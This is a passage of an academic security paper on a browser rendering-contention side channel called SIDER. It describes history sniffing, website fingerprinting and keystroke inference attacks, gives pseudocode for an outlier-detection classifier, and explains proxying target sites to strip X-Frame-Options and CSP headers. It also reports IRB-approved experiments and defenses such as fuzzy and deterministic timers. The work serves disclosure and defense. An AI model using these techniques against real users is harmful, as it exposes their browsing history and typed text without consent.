In this subsection, we describe our second attack, history sniffing. The key insight here is that the rendering of a visited website is different from unvisited ones. The reason is

Algorithm 2 Max-min Outlier Detection

Input: `targetSequence, referencePool`
Output: True or False

```
1: function OUTLIERDETECTION(targetSequence, referencePool)
2:     max← maximum(referencePool.calcPairDistance(DTW-M))
3:     newPool← referencePool∪{targetSequence}
4:     min← min(newPool.calcPairDistance(targetSequence, DTW-
   M))
5:     if max<min then
6:         return True
7:     else
8:         return False
9: procedure DTW-M(sequenceQ, sequenceC)
10:    m ← Length(sequenceQ), n← Length(sequenceC)
11:    distanceMap ← [][]
12:    DTWMdistanceMap ← [][]
13:    for i in 0...m do
14:        for j in 0...n do
15:            distanceMap[i][j] ← i≥ j ? |sequenceQ[i] -
   sequenceC[j]| : maxValue
16:            if i = 0  || j = 0 then
17:                DTWMdistanceMap[i][j] ← distanceMap[i][j]
18:            else
19:                DTWMdistanceMap[i][j] ← MinDistance(i, j,
   distanceMap, DTWMdistanceMap)
20:    return DTWMdistanceMap[m][n]
```

that modern web browsers cache contents, such as images and scripts, in memory and disk, for a visited website. Then, when the browser visits and renders the website again, these contents are immediately fetched from the cache and become available so that incremental rendering groups them together for rendering, making the rendering pattern different from an unvisited one.

5.2.1 Attack Design

Figure 6.(b) shows a high-level overview of the history sniffing attack. The attacker embeds either the target website or a website with almost exactly the same contents (i.e., the URLs of all the images, videos, and other contents are preserved) but from a different domain as an iframe. We have the second option because some websites, like Google, disallow itself to be embedded as an iframe. From a high level, the attacker loads the target repeatedly for several times (say n) and compares the first unknown loading with the rest (i.e., the loading of a cached page) using an outlier detection algorithm. If the first load is different from the rest, the attacker will consider that the target has been unvisited; otherwise, visited.

Max-min Outlier Detection Algorithm Algorithm 2 shows the algorithm. First, SIDER calculates the maximum pairwise distance (called max) among the reference group (Line 2), and then the minimum pairwise distance (called min) between the target sequence and the reference group (Line 4). If the max is less than the min (Line 5), it means that the data samples within the reference group are significantly similar to each other, but the target is an outlier (Line 6); otherwise, SIDER cannot differentiate the target from the reference group and will not consider the target as an outlier (Line 8).

SIDER adopts a modified version of Dynamic Time Warping [4], defined as DTW-M, for computing pair-wise distance between two data sequence Q and C with lengths as n and m. Specifically, SIDER first creates a matrix with dimensions of $n \times m$, in which the value of each element (i, j) is the distance between Q_i and C_j (Line 15). Then, SIDER finds a path, $W = w_1, w_2, ..., w_k$, in this matrix from $(1,1)$ to (n,m) (Lines 16–19) that satisfies the following properties:


- The path starts from $(1,1)$ to (m,n).
- Continuity and monotonic. If $w_{k-1} = (a', b')$, the next step w_k can only be $(a'+1, b')$, $(a', b'+1)$ or $(a'+1, b'+1)$.
- Lagging (our modification). Each element (i, j) in the path must follow $i \geq j$.
- Minimum summation value (our modification). The summation of values of the selected path is the minimum among all possible paths.

Finally, SIDER adopts a dynamic programming algorithm to calculate the minimum distance at each step (Line 19) and selects the minimum path in the end (Line 20).

A website rerouting target contents Because some websites, such as Google and Youtube, disallow another website to embed itself as an iframe and prevent frame busting, we need to build another third-party website with a different domain name but being similar to the target. Specifically, we rely on a proxy to remove such protections, e.g., the `X-Frame-Options` header and the Content Security Policy (CSP) header, and relay all the contents without any modification to the client in another domain name. Note that such a proxied rendering has a similar effect as the original website: The index page, e.g., those in HTML, is not cached, but other contents, such as scripts and images, still are.

5.2.2 Experiment Setup

We ask real-world users from Amazon Mechanical Turk to visit our website for the history sniffing attack. The specific steps are as follows. First, we ask them to enter incognito mode for the experiments due to our IRB requirement (See Section 6). Then, we ask them to install an add-on in the incognito mode for the verification purpose. Next, we ask them to visit a selected list of websites from Alexa Top 100. Lastly, we ask them to visit our attack website for the history sniffing attack: All the data including the history sniffing result and intermediate rendering data will be then transferred back to our server for analysis via the client-side code of our attack website. It is worth noting that the add-on has two tasks. It will monitor that (i) the participant to ensure that the participant has visited the website in our instruction and also (ii) the participant is in private browsing mode so that browser histories are cleared. In practice, we do observe participants who do not install our add-on and we abandoned such data, but they all follow our instructions if the add-on is installed. We did not collect browser versions during the experiment



(a) F1-Score (b) Precision (c) Recall

Figure 7: The CDF graph of F1-Score, Precision and Recall of History Sniffing Attack against Top 100 Alexa Websites (broken down by Chrome, Firefox, and Safari).

and adopt the number (n) of loading the target webpage as four in practice.

5.2.3 Evaluation Results

In the experiment, we collected data from 60 browser instances (20 Firefox, 20 Chrome, and 20 Safari) from Amazon Mechanical Turk after filtering those who do not install our add-on.

F1-score, Precision, and Recall Figure 7 shows the Cumulative Distribution Function of F1-score, precision and recall of the history sniffing attack against Top 100 Alexa Websites on three browsers. The median F1-score is 0.723 on Chrome, 0.763 on Firefox, and 0.750 on Safari. The best performing website is Baidu, the largest search engine in China, due to its clear rendering pattern with and without cache. The worst one is the login page of TMall, because the page is too simple without much rendering to perform.

There are two things worth noting. First, the performance of websites that are directly embedded as an iframe is generally better than those that are rerouted from a third-party due to, for example, the `X-Frame-Options` protection because a third-party website indeed loses some cached contents due to a different domain name. Second, the performance of websites may differ from browser to browser. For example, the attack on Amazon, when rerouted via a third-party domain, is very high on Firefox with 0.947 F1-score, but relatively low on Chrome with 0.739 F1-score. The reason is that Firefox tends to group more contents during rendering a cached Amazon, but Chrome group less. This is supposed to be a good performance feature of Firefox, but somehow also makes it more vulnerable to the history sniffing attack.

Stealthiness Testing In this part, we evaluate the stealthiness of our history sniffing attack on local machines. Specifically, we perform three tests: (i) changing the frame size of the target website from 5%, 20%, 90% to 100% of the screen width, (ii) changing the frame size of the attack website, and (iii) partially occluding, making transparent, and introducing an overlay to the attack website. The results in this evaluation show that the F1-scores of our history sniffing attack of Top 100 Alexa websites under all stealthy settings are with 1.4% of the ones under the fully-visible iframe setting.

Over-time Attack Performance In this part, we evaluate the over-time F1-score of Top 100 Alexa websites on a given machine with five months difference. The results show that the attack F1-Score of each website may vary a little, but stay within 5% range of increase or decrease. Note that we expect that the performance of the history sniffing attack is unrelated to time, because we obtain all the traces in real-time instead of offline. The F1-score differences are mainly caused by content changes rather than any performance degradation over time.

Performance vs. the Number of Frames In this part, we evaluate the attack performance vs. the number of collected frames for three websites. The result shows a strong correlation. Particularly, we show the F1-Score of the history sniffing attack in Figure 8 as the number of frames increases of Baidu, JD and 360. The performance of Baidu is high even if there are just a small number of frames due to two explicit, early rendering events. The performance of JD and 360 is low in the beginning, but jumps at certain number of frames, because of a differentiable event in the middle of the rendering.

Attacks on Mobile Browsers In this part, we further evaluate the history sniffing attack on mobile browsers. Specifically, we choose two mobile devices: one Samsung Galaxy Note 9 with Qualcomm AArch 64 Processor rev 13 CPU, Adreno (TM) 630 GPU and the other iPhone X with Hexa-core 2.39 GHz CPU, Apple GPU. We test the history sniffing attack on `qq.com` for ten times with the default browser on both devices, i.e, Samsung Internet 15 and Safari 14. The attack succeeds on Samsung Internet (i.e., all ten inferences are correct), but fails on Safari (i.e., all ten inference results are the




Figure 8: F1-Score vs. The number of frames for Three Websites, Baidu, JD and 360.




Figure 9: Precision, Recall and F1-Score of Keystroke Attacks using SIDER vs. the Number of Candidate Words




Figure 10: F1-Score of History Sniffing Attack against Baidu vs. the Defense Noise Level in Fuzzy Time.




Figure 11: DNN Architecture for Website Fingerprinting.

same no matter qq.com is visited or not). The reason is that Safari separates the iframe cache from the top frame cache similar to Tor Browser. Note that the rendering contention channel still exists, but the specific attack on iPhone's Safari does not work because of the caching policy. We believe that such cache separation is a good strategy in defending against history sniffing attacks in general.

5.3 Attack Three: Website Fingerprinting

In this subsection, we describe our third attack, website fingerprinting, from design, experiment setup and evaluation.

5.3.1 Attack Design

Figure 6.(c) shows the overall attack design of our website fingerprinting attack. The attacker's website locates in a separate window from the target, which collects data using SIDER from the rendering channel and then compares the collected data with several offline traces at the server side to decide the target. We now describe our DNN-based outlier detection at the server side for fingerprinting.

DNN-based Outlier Detection We design the architecture of our DNN for two important properties: (i) support of sequential data with varied length, and (ii) support of combination of multiple side-channels. Our detailed DNN architecture is shown in Figure 11, which accepts denoised data as input and outputs a classification result of a website name. SIDER provides multiple convolutional layers with max pooling and then an LSTM layer for each side channel, and then uses one flatten and one concatenate layer to combine outputs from all the channels. Then, SIDER adopts one dropout and one dense layer after the concatenate layer to output the final, combined result. Note that the concatenate layer also supports simple channels like loading time: For example, SIDER adopts two dense layers to incorporate loading time to concatenate with other channels.

5.3.2 Experiment Setup

We now describe how we collect our offline traces and how to conduct the website fingerprinting during runtime. Note that we use Chrome 84, Firefox 79, and Safari 13 in this experiment.

Offline Traces We collect our dataset following the state-of-the-art methodology [49] with closed- and open-world settings. All the data are collected from a MacBook Pro i5-7360U LLC 4 MB with Intel Iris Plus Graphics 640.


- Closed-world setting. Datasets in this setting consist of 100 traces each for 100 websites.
- Open-world setting. Datasets in this setting consist of the closed-world dataset plus 4,675 other webpages, leaving more possibilities than the closed-world setting. Note that the original code from Shusterman et al. [49] only collects 4,675 other pages rather than 5,000 as stated in the paper.

Online Attack Setting We run the website fingerprinting attack on an Alienware Aurora R7 Intel Core i7-8700k LLC 12MB with NVIDIA GeForce GTX 1080 and Windows 10. The attack website collects top 100 Alexa website data and then sends the data back to a server for the attack.

5.3.3 Evaluation Results


We evaluate same-browser, cross-browser and over-time performance of website fingerprinting in this part.

F1-Score, Precision and Recall of Same-browser Attack We evaluate the F1-Score, Precision and Recall of (i) rendering contention channel, (ii) cache occupancy [49], and (iii)



(a) F1-Score (b) Precision (c) Recall

Figure 12: The CDF graph of F1-Score, Precision and Recall of Website Fingerprinting Attack against 100 Websites in a Closed-world Setting (the 100 website list and the setting configuration are from Shusterman et al. [49]).



(a) F1-Score (b) Precision (c) Recall

Figure 13: The CDF graph of F1-Score, Precision and Recall of Website Fingerprinting Attack against 100 Websites in an Open-world Setting (the 100 website list and the setting configuration are from Shusterman et al. [49]).

the combined with two channels running simultaneously. Figure 12 shows the closed-world result and Figure 13 the open-world. In the closed-world setting, the medium F1-Score is 0.703 for the combined channel, 0.683 for the rendering contention and 0.609 for the cache occupancy; in the open-world setting, the medium F1-Score is 0.746 for the combined, 0.690 for the rendering contention, and 0.667 for cache occupancy. The combination of two channels improves the performance of website fingerprinting.

It is worth noting that the capabilities of rendering contention and cache occupancy channels are different. The rendering contention channel is good at fingerprinting websites with high rendering load, such as video websites and those with abundant visual contents, while the cache occupancy is good at those websites with high computation tasks, e.g., JavaScript calculations. For example, rendering contention channel (R) outperforms cache occupancy (C) in `yandex.com` (R: 96.3%, C: 88.2%) and `ltn.com.tw` (R: 96.8%, C: 87.0%); by contrast, cache occupancy outperforms rendering contention in `askcom.me` (R: 82.8%, C: 88.9%) and `wittyfeed.tv` (R: 80.0%, C: 96.3%). Note that all numbers in the previous sentence are in the open-world setting.

Table 5: Performance of SIDER and cache occupancy in cross-browser website fingerprinting of 100 sites in the closed-world setting.

Cross-browser	Channel	Accuracy	F1-Score	Precision	Recall
Chrome→Firefox	Rendering contention	82.0%	66.0%	78.6%	56.9%
	Cache occupancy	52.0%	47.2%	52.0%	43.0%
Chrome→Tor Browser	Rendering contention	74.1%	57.8%	69.4%	49.5%
	Cache occupancy	42.8%	40.4%	49.5%	34.1%
Chrome→Safari	Rendering contention	80.2%	64.6%	79.6%	54.5%
	Cache occupancy	57.9%	54.8%	81.6%	41.3%

Performance of Cross-browser Attack We evaluate the performance of cross-browser website fingerprinting with two settings: (i) an adversary website located in Chrome launching the attack against visited website in Firefox, and (ii) an adversary website located in Chrome launching the attack against visited website in Tor Browser. Table 5 shows the performance of the cross-browser website fingerprinting (Chrome→Firefox, Chrome→Tor Browser, and Chrome→Safari). Note that the cross-browser attack performance against Tor Browser is on par with the same-browser attack on commercial browsers. That is, even if users adopt

Table 6: Overtime F1-score of SIDER and cache occupancy in website fingerprinting of 20 sites in the closed-world setting.

Channel	Day #1	Day #7	Day #64
Rendering contention	88.2%	82.2%	67.4%
Cache occupancy	89.0%	83.4%	60.3%

Tor Browser with a high security level, the behaviors on Tor Browser can still be inferred as long as that the user keeps another browser open in the background.

Over-time Performance We evaluate the overtime performance of both our rendering and the cache occupancy channels in terms of F1-score. That is, we collect offline traces at Day #1 and test the performance with newly crawled data at Day #X. Table 6 shows the evaluation results. The performance degradation of the rendering contention channel is similar to the cache occupancy. In the beginning at Day #7, the performance of the rendering channel degrades a little bit more than the cache occupancy. Then, at Day #64, i.e., two months later, the performance of the rendering channel is actually 7% better than the one of the cache occupancy. The reason could be that the rendering channel is more sensitive to visual content changes, but the cache occupancy is more sensitive to computational heavy task changes. In a short term, visual contents may change, but in a long term, website layouts are preserved.

5.4 Attack Four: Keystroke Logging

In this subsection, we describe the details of our key stroke logging attack.

5.4.1 Attack Design

Figure 6 illustrates the keystroke logging attack. When a user types in a search word in a search engine, such as Google, the attack will collect the runtime data and send it back to a server. Then, the server compares the data with precollected data to infer the keyword following Monaco [40].

5.4.2 Experiment Setup

We adopt a keystroke dataset collected by a research group [18] and adopted by other research papers [40]. The dataset shows over 100k users typing excerpts from the Enron email corpus and English gigaword newswire corpus. We adopt the Github repository provided by Monaco to preprocess the data, e.g., separating words, and choose popular keywords typed by different people as our dataset. We then simulate the typing with an add-on that inputs keywords following the interval specified in the dataset. SIDER is running on another window to collect performance data. All the experiments of the keystroke logging attacks are performed on a Dell machine installed with Windows 10 and Chrome 84.

5.4.3 Evaluation Results

Figure 9 shows the precision, recall and F1-Score of this keystroke logging attack when the number of candidate keywords increases. As expected, when the number of keywords is small, e.g., two and three, and those keywords different from each other, the attack's F1-Score is very high. However, when the number of keywords increases and some keywords are similar to each other, e.g., with similar length, the attack's F1-Score drops significantly to around 70%. We would like to point out that keystroke logging is the weakest attack among three because the rendering event is relatively short and the number of collected frames is relatively small.

6 Discussion

In this section, we describe several commonly-raised issues.

Ethics. We have obtained IRB approval before conducting the research. The communication between our group and IRB committee mainly focuses on two things: (i) whether our experiment will obtain private information, and (ii) whether the user is aware of our attack. First, one IRB reviewer is concerned that if a user is logged into his Facebook or Google Account, the information on his or her page may contain private information. We explained to the reviewer that our experiment is performed in private browsing mode and all cookies are cleared by default. Second, one IRB reviewer is concerned that we may conceal our data collection and therefore we explicitly show all the iframes in the attack without occlusion or transparency. In the end, we have obtained an "Exempt" decision for this project.

Limitations. We discuss several limitations of the rendering contention channel when it is used for four attacks. First, while cookie synchronization, history sniffing, and keystroke logging are unrelated to the time, the performance of website fingerprinting degrades over time because website contents may change. Our evaluation in Section 5.3 shows that the performance can at least last for a week. Second, while Tor Browser is vulnerable to cross-browser website fingerprinting and covert communication as a receiver, the performance for other attacks, e.g., history sniffing, is limited because Tor Browser deletes caches and cookies during every start and does not share them between third-party domains. The "Safer" security level further limits the attack types, because it makes WebGL click-to-play; at the same time, the aforementioned two attacks also work in the "Safer" security level. Third, our rendering contention channel requires that web browser renders contents on the screen. That is, although a user can switch to another window like incognito mode, another browser, or even another application like Word, the user cannot switch to another tab too quickly for the same-browser attack scenario. The reason is that modern browsers optimize performance and stop rendering for an inactive tab.

Other Influential Factors and Factor Breakdowns. It is worth noting that although we identify that CPU, GPU and

screen buffers are contributing factors of the rendering contentions channel, it might still be some other factors that we did not test using our single variable testing. We will leave it for the future work to explore all other possible factors. Similarly, we will leave the breakdown of CPU and GPU factors, e.g., ALU, CPU cache, GPU core, and GPU cache, as our future work.

7 Possible Defenses

In this section, we discuss possible defenses against the rendering side channel and corresponding framework, SIDER. There are two traditional methods in defending against timing attacks: fuzzy and deterministic time. The former, like Tor Browser and Fuzzyfox [30], reduces timer resolution and adds jitters, while the latter, like DeterFox [12], makes the timer tick based on a deterministic event.

Fuzzy Time. We first discuss and evaluate the effectiveness of fuzzy time in defending against SIDER. Although modern browsers have already reduced their timer precision, the precision especially on commercial browsers is still relatively high, e.g., 1 ms. In this part, we mimic the behaviors of existing defenses by introducing a larger noise and reducing the resolution to the similar level. Then, we evaluate F1-Score of history sniffing attack of existing websites, e.g., Baidu, and show the results of three commercial browsers in Figure 10.

There are three things worth noting here. (i) It requires a relatively high-level defense noise, e.g., 10 ms in Figure 10, in order to influence the performance of SIDER in conducting history sniffing attack. The reason is that the useful information of this rendering side channel is the pattern across different frames instead of the performance values of each frame. (ii) The robustness of three commercial browsers are similar: Chrome needs a high noise level for defense, and Safari and Firefox are similar. (iii) Theoretically, the background rendering task can increase the workload to overcome defense noise, but in practice, SIDER cannot degrade the performance of browser rendering too much to influence user experience.

Deterministic Time. We now discuss the effectiveness of deterministic time in defending against SIDER. Since a deterministic timer normalizes the interval between consecutive frames, SIDER cannot observe any patterns to launch the attack. Therefore, deterministic timer, if implemented correctly, can defend against rendering contention channel. Specifically, we evaluated SIDER in DeterFox [12], a research prototype browser modified from Firefox, with deterministic time. The workload adjustment of our background rendering task fails to find an appropriate FPS because the FPS is always a determined value in DeterFox.

However, deterministic time brings compatibility and functionality issues. Say a WebGL program wants to adjust its workload dynamically based on the FPS. The FPS measured using a deterministic timer is always a constant value. That is, deterministic time sacrifices important WebGL functionalities for FPS measurement in defending against rendering contention channel.

8 Conclusion

In this paper, we propose a rendering contention side channel that stresses the rendering resource abstracted by operating systems, measures the time taken to render a sequence of frames, and then infers any co-rendering event of the browser. We then perform single variable testing and deduce that the rendering contention channel is caused by a combination of CPU, GPU, and screen buffer although the detailed breakdown depends on different configurations, e.g., software vs. hardware rendering. We further designed and implemented an attack framework, called SIDER, and launched four types of attacks: cross-browser/mode cookie synchronization, history sniffing, website fingerprinting and keystroke logging. Our evaluation shows that all four attacks are feasible in practical settings.

Acknowledgment

We would like to thank our shepherd, Dr. Sangho Lee, and anonymous reviewers for their helpful comments and feedback. This work was supported in part by National Science Foundation (NSF) under grants CNS-20-46361 and CNS-18-54001. The views and conclusions contained herein are those of the authors and should not be interpreted as necessarily representing the official policies or endorsements, either expressed or implied, of NSF.

References

[1] Cpu stress test online. https://cpux.net/cpu-stress-test-online.

[2] Google code home page of configurable origin policy. http://code.google.com/p/configurableoriginpolicy/.

[3] Issue 835589: Security: Css paint api leaks visited status of links (up to 3k/sec). https://bugs.chromium.org/p/chromium/issues/detail?id=835589.

[4] [wikipedia] dynamic time warping. https://en.wikipedia.org/wiki/Dynamic_time_warping.

[5] [wikipedia] incremental rendering. https://en.wikipedia.org/wiki/Incremental_rendering.

[6] Tor browser, 2017. https://www.torproject.org/projects/torbrowser.html.en.

[7] ANDRYSCO, M., KOHLBRENNER, D., MOWERY, K., JHALA, R., LERNER, S., AND SHACHAM, H. On subnormal floating point and abnormal timing. In *2015 IEEE Symposium on Security and Privacy* (2015), pp. 623–639.

[8] AVIRAM, A., HU, S., FORD, B., AND GUMMADI, R. Determinating timing channels in compute clouds. In *Proceedings of the 2010 ACM Workshop on Cloud Computing Security Workshop* (New York, NY, USA, 2010), CCSW '10, ACM, pp. 103–108.

[9] BOOTH, J. *Not so incognito: Exploiting resource-based side channels in JavaScript engines*. PhD thesis, 2015.

[10] BUIRAS, P., LEVY, A., STEFAN, D., RUSSO, A., AND MAZIERES, D. A library for removing cache-based attacks in concurrent information flow systems. In *International Symposium on Trustworthy Global Computing* (2013), Springer, pp. 199–216.

[11] CABUK, S., BRODLEY, C. E., AND SHIELDS, C. Ip covert timing channels: Design and detection. In *Proceedings of the 11th ACM Conference on Computer and Communications Security* (New York, NY, USA, 2004), CCS '04, ACM, pp. 178–187.

[12] CAO, Y., CHEN, Z., LI, S., AND WU, S. Deterministic browser. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security* (2017), pp. 163–178.

[13] CAO, Y., LI, S., WIJMANS, E., ET AL. (cross-)browser fingerprinting via os and hardware level features. In *NDSS* (2017).

[14] CAO, Y., LI, Z., RASTOGI, V., CHEN, Y., AND WEN, X. Virtual browser: a virtualized browser to sandbox third-party javascripts with enhanced security. In *Proceedings of the 7th ACM Symposium on Information, Computer and Communications Security* (New York, NY, USA, 2012), ASIACCS, ACM, pp. 8–9.

[15] CHEN, A., MOORE, W. B., XIAO, H., HAEBERLEN, A., PHAN, L. T. X., SHERR, M., AND ZHOU, W. Detecting covert timing channels with time-deterministic replay. In *11th USENIX Symposium on Operating Systems Design and Implementation (OSDI 14)* (Broomfield, CO, Oct. 2014), USENIX Association, pp. 541–554.

[16] CHEN, Z., AND CAO, Y. Jskernel: Fortifying javascript against web concurrency attacks via a kernel-like structure. In *2020 50th Annual IEEE/IFIP International Conference on Dependable Systems and Networks (DSN)* (2020), pp. 64–75.

[17] CLARK, S. S., MUSTAFA, H., RANSFORD, B., SORBER, J., FU, K., AND XU, W. Current events: Identifying webpages by tapping the electrical outlet. In *European Symposium on Research in Computer Security* (2013), Springer, pp. 700–717.

[18] DHAKAL, V., FEIT, A. M., KRISTENSSON, P. O., AND OULASVIRTA, A. Observations on typing from 136 million keystrokes. In *Proceedings of the 2018 CHI Conference on Human Factors in Computing Systems* (New York, NY, USA, 2018), CHI '18, Association for Computing Machinery.

[19] FELTEN, E. W., AND SCHNEIDER, M. A. Timing attacks on web privacy. In *Proceedings of the 7th ACM Conference on Computer and Communications Security* (New York, NY, USA, 2000), CCS '00, ACM, pp. 25–32.

[20] GIANVECCHIO, S., AND WANG, H. Detecting covert timing channels: an entropy-based approach. In *ACM Conference on Computer and Communications Security* (2007), P. Ning, S. D. C. di Vimercati, and P. F. Syverson, Eds., ACM, pp. 307–316.

[21] GRAS, B., RAZAVI, K., BOSMAN, E., BOS, H., AND GIUFFRIDA, C. Aslr on the line: Practical cache attacks on the mmu. In *Annual Network and Distributed System Security Symposium* (2017), NDSS.

[22] GULMEZOGLU, B., ZANKL, A., EISENBARTH, T., AND SUNAR, B. Perfweb: How to violate web privacy with hardware performance events. In *European Symposium on Research in Computer Security* (2017), Springer, pp. 80–97.

[23] HUANG, A., ZHU, C., WU, D., XIE, Y., AND LUO, X. Cross-platform improvement: an adaptive method of browser history sniffing. In *Measurements, Attacks, and Defenses for the Web (MADWeb) Workshop* (2020).

[24] HUISMAN, M., WORAH, P., AND SUNESEN, K. A temporal logic characterisation of observational determinism. In *CSFW* (2006), IEEE Computer Society, p. 3.

[25] HUND, R., WILLEMS, C., AND HOLZ, T. Practical timing side channel attacks against kernel space aslr. In *Proceedings of the 2013 IEEE Symposium on Security and Privacy* (Washington, DC, USA, 2013), SP '13, IEEE Computer Society, pp. 191–205.

[26] JANA, S., AND SHMATIKOV, V. Memento: Learning secrets from process footprints. In *2012 IEEE Symposium on Security and Privacy* (2012), IEEE, pp. 143–157.

[27] JEFFERSON, D. R. Virtual time. *ACM Trans. Program. Lang. Syst. 7*, 3 (July 1985), 404–425.

[28] KIM, H., LEE, S., AND KIM, J. Inferring browser activity and status through remote monitoring of storage usage. In *Proceedings of the 32nd Annual Conference on Computer Security Applications* (2016), pp. 410–421.

[29] KOCHER, P. C. Timing attacks on implementations of Diffie-Hellman, RSA, DSS, and other systems. In

Proceedings of the 16th Annual International Cryptology Conference on Advances in Cryptology (London, UK, UK, 1996), CRYPTO '96, Springer-Verlag, pp. 104–113.

[30] KOHLBRENNER, D., AND SHACHAM, H. Trusted browsers for uncertain times. In *25th USENIX Security Symposium (USENIX Security 16)* (Austin, TX, 2016), USENIX Association, pp. 463–480.

[31] KOTCHER, R., PEI, Y., JUMDE, P., AND JACKSON, C. Cross-origin pixel stealing: Timing attacks using css filters. In *Proceedings of the 2013 ACM SIGSAC Conference on Computer and Communications Security* (New York, NY, USA, 2013), CCS '13, ACM, pp. 1055–1062.

[32] LAMPORT, L. Time, clocks, and the ordering of events in a distributed system. *Commun. ACM 21*, 7 (July 1978), 558–565.

[33] LEE, S., KIM, Y., KIM, J., AND KIM, J. Stealing webpages rendered on your browser by exploiting gpu vulnerabilities. In *2014 IEEE Symposium on Security and Privacy* (2014), IEEE, pp. 19–33.

[34] LI, P., GAO, D., AND REITER, M. K. Mitigating access-driven timing channels in clouds using stopwatch. In *2013 43rd Annual IEEE/IFIP International Conference on Dependable Systems and Networks (DSN), Budapest, Hungary, June 24-27, 2013* (2013), pp. 1–12.

[35] LI, P., GAO, D., AND REITER, M. K. Stopwatch: A cloud architecture for timing channel mitigation. *ACM Trans. Inf. Syst. Secur. 17*, 2 (Nov. 2014), 8:1–8:28.

[36] LIFSHITS, P., FORTE, R., HOSHEN, Y., HALPERN, M., PHILIPOSE, M., TIWARI, M., AND SILBERSTEIN, M. Power to peep-all: Inference attacks by malicious batteries on mobile devices. *Proceedings on Privacy Enhancing Technologies 2018*, 4 (2018), 141–158.

[37] LIPP, M., GRUSS, D., SCHWARZ, M., BIDNER, D., MAURICE, C., AND MANGARD, S. Practical keystroke timing attacks in sandboxed javascript. In *European Symposium on Research in Computer Security* (2017), Springer, pp. 191–209.

